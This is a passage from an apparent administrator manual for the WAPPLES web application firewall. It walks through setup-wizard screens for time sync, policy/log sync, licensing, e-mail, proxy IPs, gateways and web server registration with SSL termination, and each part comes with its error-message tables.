


Fig. XIII-42. Time Synchronization Setting

Table 104. Time Synchronization Setting Error Message

Error Message	Cause
Time server IP and port number cannot be left blank	Time server IP and port number are left blank
Incorrect IP	When adding/editing time server IP, the IP entered is not in proper IP format
Out of range	The port number entered to port number input field is smaller than 0 and greater than 65535
Enter numbers only	The port number is not integer

Click “Execute Synchronization” in [Fig. XIII-42. Time Synchronization Setting]. [Time Synchronization] will need IP and port information since it attempts synchronization with the time server’s IP and port. Set the time server IP and port number and the standard time zone to apply to the system, and click [Next] to bring out [Fig. XIII-43. Time Synchronization Cycle Setting] window.




Fig. XIII-43. Time Synchronization Cycle Setting

You can set the time synchronization cycle to every hour, every day, every week, and every month.

If you wish to synchronize time every day, specify the time. If you wish to synchronize time every week, specify day and time. If you wish to synchronize time every month, specify date and time.

When you click [Next] in [Fig. 204 Time Synchronization Cycle Setting], [Fig. XIII-44. Time Synchronization Cycle Setting (] window will appear. Check the content of the setting in this window and click [Finish].




Fig. XIII-44. Time Synchronization Cycle Setting (Completed)

1.10 Policy & Log Synchronization

Use policy/log synchronization (PLS) feature to synchronize policy and detection log between two different WAPPLES.

You must fully aware of the following information before using this feature.

- **Limitation for Website Administrator's Authority**
  The policies that website administrators configured will not be synchronized when this is activated.

- **Operation Setting, Network Setting**
  This only synchronizes policy setting and log. Operation setting and network setting are configured by WAPPLES management tool of each.

- **Web Server IP Registration**
  Web server IP that can be registered in network setting must be registered by the network setting section of each WAPPLES management tool

- **Change Administrator Password**
  If you wish to change administrator's password, you need to change the password for this feature's configuration environment with the same password.

Select [Policy & Log Synchronization] in [Fig. XIII-2. Setting Wizard - Operation Setting] to bring out Policy/Log Synchronization Wizard.

Determine whether you will synchronize policy and log with [Policy & Log Synchronization] in [Fig. XIII-45. Policy/Log Synchronization (PLS)]. If you do not check this checkbox, policy/log synchronization will be canceled.

If you wish to synchronize policy and log, check [Policy & Log Synchronization] checkbox and specify the IP of the WAPPLES system to synchronize and management tool ID/password.

Also if you do not check [Synchronize Log], it will only synchronize policies and if you check [Synchronize Log], it will synchronize policies and logs.




Fig. XIII-45. Policy/Log Synchronization (PLS)

Table 105. Policy/Log Synchronization Error Message

Error Message	Cause
WAPPLES IP, Management Tool ID/Password cannot be blank	WAPPLES IP is blank Management tool ID is blank Management tool password is blank
Incorrect IP	The IP entered when adding/editing management tool IP is not in proper IP format

When you click [Next], you will see [Setting Completed] window as in [Fig. XIII-46. Policy/Log Synchronization (PLS) Setting Completed]. Check the contents of setting in this window and click [Finish] to apply settings to WAPPLES.




Fig. XIII-46. Policy/Log Synchronization (PLS) Setting Completed

> This feature (Policy/Log Synchronization (PLS)) has to be activated in the WAPPLES to synchronize in order for this feature to operate normally.

1.11 License

License setting must be configured in WAPPLES 3.0R5 or later versions. If you do not specify license, you will have limitations in using WAPPLES.

WAPPLES can limit the use of its features due to the license entered.

If the license is not configured when you accessed WAPPLES through administrator's console, you will see [Fig. XIII-47. License Setting Error] message.

Fig. XIII-47. License Setting Error

Click [License] in [Fig. XIII-2. Setting Wizard - Operation Setting] to bring out [Fig. XIII-48. License Setting] window




Fig. XIII-48. License Setting

You can configure the license in [Fig. XIII-48. License Setting] window.

01 Setting

Click [Register License File] in [Fig. XIII-48. License Setting] window to import a license file (*.cer). Click [Enter Key File] to import key file (*.key). Click [Verify] and wait at the certificate verifying window as in [Fig. XIII-49. License Setting Verification] for a few seconds.




Fig. XIII-49. License Setting Verification

- **Failure**

If the verification failed, [Fig. XIII-50. License Setting Failed] will appear.




Fig. XIII-50. License Setting Failed

- **Success**

When the license setting succeeds, [Contents of License Setting] will show the repair and maintenance period and service limitation related information.

Table 106. License Setting Error Message

Error Message	Cause

Error Message	Cause
The name already exits	The name used for distinguish IP/Port Access Control List already exists
Incorrect IP	The IP is not in proper IP format
Out of range	Port field is empty. Port range is greater than 0~65535.
Enter numbers only.	When setting port range, a character other than [:] or [-] was used

1.12 E-MAIL

You can set e-mail related information used in [XII.2 Send Report Mail] and [Detection Log Interoperation] of [XIII Setting Wizard].

When you click [E-MAIL] in [Operation Settings] to bring out the following window.




Fig. XIII-51. E-MAIL Setting (E-MAIL and SMTP Server Setting)

Sender Address indicates the E-MAIL sender and E-MAIL address, and SMTP address indicates the IP address of SMTP server.

After the setting is completed, click [Next >] on the right bottom. When [Fig.

XIII-52. E-MAIL Setting (Check Setting)] appears, check the contents of setting and click [Finish] on the right bottom.




Fig. XIII-52. E-MAIL Setting (Check Setting)

2. Network Setting

WAPPLES has to be placed the time server IP and port number to play the role as the proxy in order to monitor HTTP/HTTPS traffics for security breach. “Network Wetting” configures the Proxy IP to be used in the service port and the network information of the web server to protect.

In [Fig. XIII-1. Setting Wizard - Main] window, select network setting and click [Next] to bring out [Fig. XIII-53. Setting Wizard Network Setting (Select WAPPLES)]. If there are more than one WAPPLES in a single network, select WAPPLES ID to configure from the combo box in the middle and click [Next] to enter the network setting wizard for the selected WAPPLES.




Fig. XIII-53. Setting Wizard Network Setting (Select WAPPLES)

2.1 Add/Edit/Delete Proxy IP

Select the WAPPLES to configure in [Fig. XIII-53. Setting Wizard Network Setting (Select WAPPLES)] and click [Continue] and you will see the screen to set WAPPLES proxy IP.

You can set more than 0 WAPPLES proxy IP and each proxy IP needs IP address and netmask. Current proxy IPs are displayed on the Proxy IP/Netmask list in the table on the right and you can add/edit/delete proxy IP with the Add/Edit/Delete buttons on the left and IP/Netmask input field. You can also click [Load Settings…] to [Load] previous settings to easily configure proxy IP settings.

> ⓘ [Load Settings...] loads the settings you previously saved. You must take cautions as previous settings will be overwritten when you load the settings using this button.

You can add/edit/delete proxy IP with IP/Netmask input field and Add/Edit/Delete buttons. The following shows how to add/edit/delete proxy IP.

- **Add**
  Enter IP and netmask to IP/Netmask input field, and click [Add] to add IP and netmask to WAPPLES IP/Netmask list.

- **Edit**
  When you click the IP and netmask to edit from WAPPLES IP/Netmask list, corresponding content will be displayed in the IP/Netmask input filed. Edit IP and netmask in the IP/Netmask input field and click [Edit] and the edited IP and netmask will appear in WAPPLES IP/Netmask list.

- **Delete**
  Click the IP and netmask to delete from WAPPLES IP/Netmask list and click [Delete] to delete the IP and netmask from WAPPLES IP/Netmask list.

Setting wizard will display the following error messages if the user enters incorrect values when configuring Proxy IP.

Table 107. Proxy IP Setting Error Message

Error Message	Cause
IP cannot be blank	You clicked [Add] or [Edit] when Proxy IP input field is left blank
Incorrect IP	You clicked [Add] or [Edit] when the the IP you entered in Proxy IP input field is incorrect
Incorrect netmask	You clicked [Add] or [Edit] when the netmaks you entered in netmask input field is blank or is not written in IP address format

ⓘ Some IP and netmask on WAPPLES IP/Netmask list can be presented in red to indicate that there are web servers subordinated to the corresponding IP. In this case, you cannot delete the IP instantly. You need to delete all web servers subordinated to corresponding IP first in order to delete the IP from WAPPLES IP/Netmask list.




Fig. XIII-54. Network Setting (WAPPLES IP Setting)

When you click [Next] from [Fig. XIII-54. Network Setting (WAPPLES IP Setting)(WAPPLES IP Setting)] you will see [Fig. XIII-55. Network Setting (Route Table Setting))]. Enter basic gateway and additional gateway in this screen.

WAPPLES needs basic gateway in order to operate normally. If you need to add complicated route table in addition to the basic gateway, check [Additional Gateway Setting] and use the input field to add gateway. Enter the route to in input field and click [Add] or click the route from the list and edit it through the input field or delete.




Fig. XIII-55. Network Setting (Route Table Setting)

Setting wizard will display the following error messages if the user enters incorrect values when configuring gateway.

Table 108. Gateway Setting Error Message

Error Message	Cause
Incorrect gateway.	Gateway IP input field or additional gateway IP input field is blank or the address entered is not in IP format
Incorrect netmask.	Destination or netmask input field is empty or the IP entered is in incorrect format

2.2 Add/Edit Web Server

In case you did not configure Proxy IP, click [Next] in [Fig. XIII-54. Network Setting (WAPPLES IP Setting)(WAPPLES IP Setting)] to bring out [Fig. XIII-56. Web Server Setting]. However, if you have configured Proxy IP setting, click [Next] in [Fig. XIII-55. Network Setting (Route Table Setting))] to bring out [Fig. XIII-56. Web Server Setting] screen.

Click [Add], [Edit], and [Delete] buttons on the right to edit web server information.

Click [Add] in [Fig. XIII-56. Web Server Setting] or select the web server to edit from the web server list and click [Edit] to start the web server setting wizard as in [Fig. XIII-57. Add/Edit Web Server (Web Server IP Setting))].




Fig. XIII-56. Web Server Setting

Let's take a look at web server setting. If you are operating a number of websites with a single physical web server, you need to consider each website as independent web server when you configure WAPPLES. For example, if you are operating the main website (HTTP service) at port 80 in the web server at 192.168.0.10, port 443 as SSL website (HTTPS) for log in or personal information, and port 8080 for special purpose, you must consider 3 websites as 3 web servers. In other words, the website is registered based on web server IP and port.

If you wish to set up web servers in proxy mode, select one of IP addresses you registered in the previous stage for WAPPLES Proxy IP on the right, and enter the port directly.

If you wish to set up web servers in inline mode, select "Inline Mode" in the Proxy IP input area on the right as in [Fig. XIII-57. Add/Edit Web Server (Web Server IP Setting)(Web Server IP Setting)]. You do not enter port number in case you select Inline Mode.

As in [Fig. XIII-57. Add/Edit Web Server (Web Server IP Setting)], enter the web server address protected by WAPPLES on the web server IP input area on the left. For the web server that provides general HTTP service, select [SSL Disabled] from the combo box in the center of the window. If the web server is set up on SSL Port (generally 443) for HTTPS service, select [SSL] from the combo box in

the center.




Fig. XIII-57. Add/Edit Web Server (Web Server IP Setting)

In SSL, WAPPLES decrypts and inspects the encrypted request packet from the web client and encrypts it again and sends it to the web server. Also, WAPPLES decrypts and inspects the encrypted response packet from the web server, and encrypts it again and sends it to the web client. This allows safe inspection of SSL traffic, but delays the handling of SSL traffic as it repeats encryption and decryption. WAPPLES provides SSL Termination option to resolve performance degradation.

When SSL Termination is selected, WAPPLES decrypts and inspects the encrypted request packet of the web client and sends it to the web server without encrypting. Also, WAPPLES receives unencrypted response packet from the server, inspects the packet, and encrypts the packet and sends to the web client. In other words, when WAPPLES is in SSL Termination option, the web client considers WAPPLES as SSL web server and communicates in HTTPS and WAPLLES decrypts and inspects web client packet and sends it to the web server in HTTP. This reduces encryption and decryption process by half to enhance performance. However in SSL Termination option, you need to make sure the web server is only accessible through WAPPLES or place the server in the network where WAPPPLES is installed to disable the access from external network.

When configuring SSL Termination options in Inline Mode, you need to set the web server port on the left to the port that provides general HTTP services (general 80 or 8080) as in [Fig. XIII-58. Add/Edit Web Server (Inline SSL Termination Setting)]. The WAPPLES Port on the left can be changed but

generally port 443 is used for HTTPS.

